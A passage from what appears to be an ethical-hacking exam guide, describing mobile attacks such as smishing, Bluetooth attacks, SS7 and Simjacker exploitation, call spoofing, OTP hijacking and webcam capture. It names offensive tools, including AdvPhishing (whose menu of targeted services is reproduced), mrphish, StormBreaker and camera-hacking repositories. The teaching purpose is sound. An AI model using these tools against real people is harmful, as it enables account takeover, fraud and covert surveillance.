


Figure 17-o6: SMS Phishing Process

Why is SMS Phishing Effective?

SMS phishing is a highly effective attack method for several reasons:

- **High open rates:** SMS messages typically have much higher open rates than emails. Most individuals open and read text messages almost immediately, making it easier for attackers to reach their targets quickly.
- **Trust in SMS:** People often perceive SMS as a more personal and trustworthy communication channel than email. This trust can reduce the likelihood of suspicion when receiving messages.
- **Limited space for links and content:** Due to SMS character limitations, attackers are forced to craft brief yet convincing messages. This brevity can make phishing signals harder to detect compared to longer, more obvious phishing emails.
- **Lack of security awareness:** Users are generally less aware of the risks associated with SMS, as they are more accustomed to recognizing email phishing tactics and are less informed about smishing.

- **Mobile device usage:** Smartphones are often not as well-protected as desktop computers. Many users do not have strong security software on their mobile devices, making them more vulnerable to attacks.
- **Ease of impersonation:** Attackers can easily spoof phone numbers, making the SMS appear to come from legitimate sources like banks, government entities, or trusted businesses, further deceiving victims.
- **Urgency and action:** Phishing messages frequently create a sense of urgency, urging recipients to take immediate action. For instance, they might warn about a security breach, account suspension, or pending bill payment, encouraging users to act swiftly without verifying the message's legitimacy.
- **Direct links and download prompts:** SMS messages can include direct links to harmful websites or prompt users to download malware. The ease and immediacy of clicking on links in SMS make users more likely to fall for these tactics.
- **Prevalence of shortened URLs:** Attackers often use URL shortening services to disguise malicious links. These shortened URLs appear trustworthy and are commonly used in SMS, making it harder for users to identify malicious links.
- **Lack of anti-phishing features:** SMS lacks protections similar to email services with built-in anti-phishing measures and spam filters. As a result, phishing messages can easily bypass defenses and reach the recipient's inbox.

SMS Phishing Attack Examples




Figure 17-07: Examples of SMS Phishing

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Enabling a mobile device's Bluetooth connection to “open” or “discovery” mode and activating automatic Wi-Fi connection capabilities—especially in public areas—presents security risks. Cyber attackers can use these settings to infect devices with malware, such as viruses and trojans, or intercept unencrypted data transmitted over unsecured networks. They may trick users into accepting a Bluetooth connection request from a malicious device or launch a Man-In-The-Middle (MITM) attack to capture and manipulate the data exchanged between devices. With this stolen

information, attackers can commit identity theft and other harmful activities, putting users in significant danger.

Techniques like “bluesnarfing” and “bluebugging” enable attackers to eavesdrop on or intercept data transmissions between mobile devices connected via open channels (e.g., public or unencrypted Wi-Fi networks).

Bluesnarfing (Information Theft via Bluetooth)

Bluesnarfing is stealing data from a wireless device using a Bluetooth connection. This can happen between phones, laptops, PDAs, and other devices. The attacker can access the victim’s contacts, emails, text messages, photos, videos, and business data stored on the device. Devices with Bluetooth enabled and set to “discoverable” (visible to other nearby Bluetooth devices) are particularly vulnerable to bluesnarfing, especially if the Bluetooth software has known vulnerabilities. Bluesnarfing allows unauthorized access to Bluetooth connections without the user's awareness.

Bluebugging (Taking Control of a Device via Bluetooth)

Bluebugging is a technique in which an attacker gains unauthorized remote access to a Bluetooth-enabled device, allowing them to utilize its features without the victim's knowledge or permission. The attacker exploits the device's security vulnerabilities to execute a backdoor attack before returning control to the legitimate owner. Through bluebugging, attackers can monitor sensitive personal or business information, intercept and read phone and text messages, forward calls and messages, connect to the internet, and engage in other malicious activities such as accessing contacts, photos, and videos.




Figure 17-o8: Bluebugging Attack

Agent Smith Attack

Agent Smith attacks involve tricking victims into downloading and installing malicious applications, often disguised as games, photo editors, or other appealing tools, from third-party app stores like 9Apps. After the user installs the app, its malicious code infects or replaces legitimate apps with compromised versions, such as WhatsApp, SHAREit, or MX Player. The malicious app may even masquerade as a legitimate Google product like Google Updater or Themes. Once the

app is installed, the attacker generates many irrelevant and fraudulent ads on the device for financial gain. These attacks also enable attackers to steal sensitive information, such as personal data, login credentials, and banking details, from the victim's mobile device through Command-and-Control (C&C) commands.




Figure 17-09: Agent Smith Attack

Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that enables mobile users to communicate across different cellular networks, particularly when roaming. This system allows mobile devices to switch between telecom operators or connect to different cell towers, facilitating communication while users move between locations. The SS7 protocol operates based on mutual trust between network operators without verifying authentication. Due to the lack of isolation in the SS7 network, attackers can exploit this vulnerability to carry out a Man-In-The-Middle (MITM) attack, intercepting text messages and calls between devices. This lets attackers listen to sensitive data, including banking credentials and One-Time Passwords (OTPs). The SS7 vulnerability can also enable attackers to bypass two-factor authentication and decrypt SMS-based end-to-end encryption.

Risks associated with SS7 vulnerabilities include:

- Exposure of the subscriber's identity
- Disclosure of network identity
- Intercepting and spying on communications to steal personal information
- Enabling phone tapping
- Launching Denial-of-Service (DoS) attacks to damage the target telecom operator's reputation
- Tracking users' geographic locations




Figure 17-10: Exploiting SS7 Vulnerability

Simjacker: SIM Card Attack

Simjacker is a vulnerability linked to the S@T browser (SIMalliance Toolbox Browser) embedded in SIM cards, designed to provide instructions for various functionalities. Attackers exploit this weakness in the S@T browser to execute a range of malicious actions, including tracking the device's location, monitoring calls, gathering device details like IMEI, making unauthorized or costly calls, sending premium-rate messages, redirecting the browser to harmful websites, and launching Denial-of-Service (DoS) attacks to disable SIM cards. The impact of a Simjacker attack can vary depending on the victim's device. The attack is triggered by sending an SMS containing spyware-like code in the form of system or SIM card settings, allowing the attacker to take control of the SIM card and mobile device, issuing commands without the user's knowledge.

Steps in a Simjacker attack

- The attacker sends a malicious SMS containing hidden instructions from the SIM Application Toolkit (STK)
- The victim's device automatically processes the hidden code using the SIM card's S@T browser
- The malicious code executes various actions on the device without user consent
- The attacker's accomplice device receives the victim's information via SMS, enabling the tracking of live locations, exfiltrating device data, and performing additional harmful activities




Figure 17-11: Exploiting Simjacker vulnerability

Call Spoofing

Call spoofing is a method attackers use to alter the caller ID information shown on a recipient's phone when they receive a call. This technique allows attackers to mask their phone number with that of a trusted entity, like a bank or government agency, to deceive individuals into revealing confidential details or paying for unwanted services. It is also used for harassing or threatening calls while hiding the caller's identity. Several tools are available for attackers to carry out call spoofing, including:

SpoofCard

SpoofCard enables attackers to make calls and send messages using a virtual number, keeping their personal information hidden regardless of location. It offers features such as changing the caller's voice to mimic a different gender, adding background noise, redirecting calls to voicemail, and recording conversations for later playback or uploading to cloud services like Google Drive and Dropbox.




Figure 17-12: SpoofCard

Some additional call spoofing tools are listed below:

- Fake Call (<https://play.google.com>)
- SpoofTel (<https://www.spoof.tel>)
- Fake Call and SMS (<https://play.google.com>)
- Fake Caller ID (<https://fakecallerid.io>)
- Phone Id - Fake Caller Buster (<https://play.google.com>)

OTP Hijacking/Two-Factor Authentication Hijacking

To verify users securely, servers send One-Time Passwords (OTPs) through SMS, an authenticator app, or email. While this method appears secure, attackers can intercept OTPs and redirect them to their devices using social engineering or SMS jacking methods. This type of attack is hard to detect, as victims may assume a network issue when they do not receive their OTP, unaware that it has been redirected to an attacker-controlled device. With the stolen OTP, attackers can access the victim's online accounts, reset passwords, and steal sensitive data.

The attacker typically starts by obtaining the victim's personal information, either by bribing or deceiving mobile store employees or exploiting reused phone numbers. Attackers may use social engineering tactics to convince telecom providers to transfer control of the victim's SIM card, often

by falsely claiming that the device was lost. Another method involves SIM jacking, where attackers infect the victim's SIM card with malware, allowing them to intercept and read OTPs.




Figure 17-13: OTP Hijacking via SMS

OTP Hijacking via Lock Screen Notifications

OTP hijacking through lock screen notifications occurs when attackers physically steal SMS-based OTPs by closely observing the victim's actions. They can view OTP notifications displayed on the lock screen when the user requests one. Attackers may intercept these notifications using techniques like eavesdropping or deceiving the user into temporarily handing over their phone for an urgent call.

OTP Hijacking Tools

AdvPhishing

AdvPhishing is a social media phishing tool that helps attackers bypass two-factor or OTP authentication. It allows access to the targeted IP address and is compatible with Linux and Termux operating systems. Attackers use AdvPhishing on public networks by utilizing NGrok and localhost tunneling. As Figure 17-14 demonstrates, attackers can bypass the two-factor authentication of a victim's social media account (such as Instagram) by using AdvPhishing for authentication.


```

ADV-PHIS
OTP BYPASS PHISHING TOOL [v 2.0]

[ Follow on Github :- https://github.com/Ignitetch/AdvPhishing ]

+++++>>
|A|D|V|A|N|C|E| |P|H|I|S|H|I|N|G| |2|.0|
+++++>>

Dude Just Select Any Option
----->>>

[01] Tiktok           [12] LinkedIn-TFO      [23] Wordpress
[02] Facebook-TFO    [13] Hotstar-TFO      [24] Snapchat-TFO
[03] Instagram-TFO   [14] Spotify-TFO      [25] Protonmail-TFO
[04] Uber Eats-TFO   [15] Github-TFO       [26] Stackoverflow
[05] OLA-TFO          [16] IPFinder          [27] ebay-TFO
[06] Google-TFO       [17] Zomato-TFO        [28] Twitch-TFO
[07] Paytm-TFO        [18] PhonePay-TFO      [29] Ajo-TFO
[08] Netflix-TFO      [19] Paypal-TFO        [30] Cryptocurrency/
[09] Instagram-Followers [20] Telegram-TFO      [31] Mobikwik-TFO
[10] Amazon-TFO       [21] Twitter-TFO       [32] Pinterest
[11] WhatsApp-TFO     [22] Flipcart-TFO/    [99] Exit

[ *** ] ----- [ ]
[ *** ] What You Want to Choose >>>>>

```

Figure 17-14: AdvPhishing

mrphish

mrphish is a script based on Bash used to phishing social media accounts while managing port forwarding and bypassing OTP controls. It operates on both rooted and non-rooted Android devices.



Figure 17-15: mrphish

Camera/Microphone Capture Attacks

As the use of personal devices with internet connectivity continues to rise, various security risks have emerged alongside their benefits. Attackers are increasingly targeting digital users with advanced methods to gain unauthorized access, steal sensitive data, or compromise the device's integrity. Below are two common attack techniques attackers use to target device cameras and microphones.

Camfecting Attack

A camfecting attack involves capturing footage through a target's webcam. In this attack, the attacker uses a Remote Access Trojan (RAT) to gain control of the victim's device and access the

camera and microphone. The attacker may also disable the camera's indicator light to avoid detection. With this method, attackers can capture sensitive data such as personal photos, videos, and the victim's location. Additionally, they can remotely control the camera for further surveillance.

Steps Involved in Camfecting Attack

- The attacker sends a phishing email containing a harmful link or entices the victim to visit a compromised website
- Once the victim clicks the malicious link or visits the website, malware is automatically downloaded and installed on the device, granting the attacker remote access
- The attacker can now monitor the victim's device and capture personal information such as photos and videos




Figure 17-16: Camfecting Attack

Android Camera Hijack Attack

Attackers may exploit Google's camera app, the default camera application on many Android devices. By taking advantage of multiple security loopholes in Android, attackers can bypass permission requirements and gain unauthorized access to the victim's camera and microphone. This vulnerability can be exploited even when the device is locked. Typically, Android camera apps require storage permissions to save photos and videos, and they ask the user for permissions like:

- **android.permission.CAMERA**
- **android.permission.RECORD_AUDIO**
- **android.permission.ACCESS_COARSE_LOCATION**
- **android.permission.ACCESS_FINE_LOCATION**

Such storage permissions grant attackers full access to a device's internal storage, enabling them to carry out several actions, such as taking photos, recording videos and voice calls, and accessing sensitive data like stored photos, videos, GPS locations, and other personal information.

Steps Involved in Android Camera Hijack Attack

Attackers exploit vulnerabilities on the target Android device by deceiving the victim into downloading a malicious app. Once installed, the app introduces a trojan that operates covertly. As the victim uses the infected app, a continuous connection is established between the attacker and the victim's device. This connection remains active even if the victim closes the app, allowing the attacker to capture photos and record videos without detection.




Figure 17-17: Android Camera Hijack Attack

Camera/Microphone Hijacking Tools

StormBreaker

The StormBreaker tool is employed by attackers for social engineering attacks, enabling them to access the camera and microphone of a device. This tool can track the device's location and control its webcam and microphone without needing explicit permission from the user.




Figure 17-18: StormBreaker

The following are some additional camera/microphone hacking tools:

- CamPhish (<https://www.github.com>)
- HACK-CAMERA (<https://www.github.com>)
- E-TOOL (<https://github.com>)
- CamOver (<http://www.github.com>)

- CAM-DUMPER (<https://github.com>)



EXAM TIP: Focus on understanding the different ways mobile devices can be attacked, including network-based attacks, physical access, malware, and exploitation of app vulnerabilities. Be prepared to explain common attack vectors such as SMS-based phishing (smishing), malware through app downloads, and attacks on the mobile OS itself.

Hacking Android OS

Smartphone and tablet use is growing rapidly, driven by their extensive functionalities. Among mobile operating systems, Android stands out as the most widely used, primarily due to its open platform that supports diverse applications. However, like other operating systems, Android has its share of vulnerabilities. Many users neglect to install updates or patches to secure their OS and applications, creating opportunities for attackers to exploit these weaknesses and steal sensitive data from victims' devices.

This section explores the Android OS, its architecture, and the vulnerabilities it faces. It also covers topics such as rooting Android devices, tools used for rooting, Android trojans, and methods of hacking Android mobiles. Lastly, it provides guidelines for enhancing Android device security, implementing protective measures, and utilizing device-tracking tools.

Android OS

Android is a software platform created by Google for mobile devices. It encompasses an operating system, middleware, and essential applications. Android is an open-source platform built on the Linux kernel, offering flexibility and customization.

Key Features:

- **Prebuilt UI Components:** Android provides structured layout objects and UI controls for designing intuitive Graphical User Interfaces (GUI).
- **Data Storage Options:** Offers multiple ways to save application data, including:
 - **Shared Preferences:** Securely store basic data in key-value pairs
 - **Internal Storage:** Save private data within the device's memory
 - **External Storage:** Store public data on shared external storage
 - **SQLite Databases:** Organize data within a private structured database
 - **Network Connection:** Host and save data on a web server
- **RenderScript:** A platform-agnostic computational engine for enhancing app performance requiring significant processing power
- **Rich Connectivity APIs:** These APIs enable app interaction with other devices through Bluetooth, NFC, Wi-Fi P2P, USB, SIP, and traditional network connections
- **Application Framework:** Facilitates component reuse and replacement to simplify development

- **Android Runtime (ART):** Specifically optimized for mobile environments
- **Integrated Browser:** Built on the Blink and WebKit open-source engines for efficient web browsing
- **SQLite Integration:** Provides structured data storage capabilities
- **Media Support:** Supports popular audio, video, and image formats such as MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF
- **Development Tools:** Includes a device emulator, debugging tools, memory, and performance profiling utilities, and an Eclipse IDE plugin for streamlined app development

Android OS Architecture

